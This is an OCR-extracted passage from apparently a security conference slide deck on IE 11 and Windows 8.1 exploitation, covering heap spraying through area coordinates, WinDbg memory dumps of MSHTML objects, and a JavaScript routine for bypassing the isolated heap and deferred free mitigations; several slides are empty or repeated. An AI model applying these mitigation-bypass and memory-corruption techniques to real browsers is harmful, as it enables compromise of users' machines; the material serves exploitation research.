
```
Var a = document.createElement("area");
a.coords = "202116108, 202116108,…";

0:005> dd 03971ab8
03971ab8  00000084 0c0c0c0c 0c0c0c0c 0c0c0c0c
03971ac8  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c

CAreaElement::put_ie8_coords
        |-CHyperlink::SetAAandcoordsHelper
                |-CHyperlink::SetcoordsHelper
                        |-CHyperlink::ParseCoords
                                |-HeapAlloc(_g_hProcessHeap,0,size)
```

Isolated Heap & Deferred Free

- Create Isolated Heap :




Isolated Heap & Deferred Free

- 

Isolated Heap & Deferred Free

- Create Isolated Heap :



Isolated Heap & Deferred Free

- Bypass : Isolated heap vulnerabilities 0day

```
5b4a87a0 f6472902        test    byte ptr [edi+29h],2       ds:0023:025e3b91=00
0:006> dd edi
025e3b68  5ace77fc 00000002 00000001 00000008
025e3b78  5ba47058 063d0208 00000000 025e6be0
025e3b88  00000007 00440000 10000000 00040000
025e3b98  025e44a8 5ace77d8 025e3b9c 00000000
025e3ba8  00000000 00000000 00000000 00000000
025e3bb8  00000000 00000000 00000000 00000000
025e3bc8  00000001 00000000 76923531 08006ee7
025e3bd8  5aba3b08 00000001 00000000 00000008
0:006> !heap -p -a edi
    address 025e3b68 found in
    _HEAP @ 25e0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        025e3b60 000e 0000  [00]   025e3b68    00064 - (busy)
          MSHTML!CAreaElement::`vftable'


0:006> u poi(edi)
MSHTML!CAreaElement::`vftable':
5ace77fc f75091          not     dword ptr [eax-6Fh]
5ace77ff 5b              pop     ebx
5ace7800 bd05bf5a8d      mov     ebp,8D5ABF05h
5ace7805 10bf5aac6543    adc     byte ptr [edi+4365AC5Ah],bh
5ace780b 5b              pop     ebx
5ace780c 7165            jno     MSHTML!CAreaElement::`vftable'+0x77 (5ace7873)
5ace780e 43              inc     ebx
5ace780f 5b              pop     ebx
```


Isolated Heap & Deferred Free

- Bypass : Process heap vulnerabilities 0day

Success?

Isolated Heap & Deferred Free

- July Deferred Free :



Isolated Heap & Deferred Free

- Bypass Deferred Free:
  - Release Element Size > 100000

```
function release()
 {
        CollectGarbage();
        release_array = new Array();
        for(var i=0;i<280;i++)
                release_array[i] = document.createElement("object");
        for(var i=0;i<280;i++)
                release_array[i] = null;
        CollectGarbage();
}
```

IE 11 0day&Windows 8.1 Exploit

- Summary：
  - **1、IntArray exploit**
  - **2、Exec Code**
  - **3、Write NULL exploit**
  - **4、Object array exploit**
  - **5、Isolated heap & Deferred free**

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A

IE 11 0day&Windows 8.1 Exploit

- Q&A

IE 11 0day&Windows 8.1 Exploit

- 感谢我的朋友们：
  - @tombkeeper
  - @ga1ois
  - @bluerust
  - @ClaudXiao
  - @demi6od
  - @Backend
  - 刘永军
  - @coolq1981
  - @丁eLeMan

IE 11 0day&Windows 8.1 Exploit

- Thanks!

- Twitter&WeiBo : @exp-sky
- Blog : http://exp-sky.org/
- Email : exploitsky@gmail.com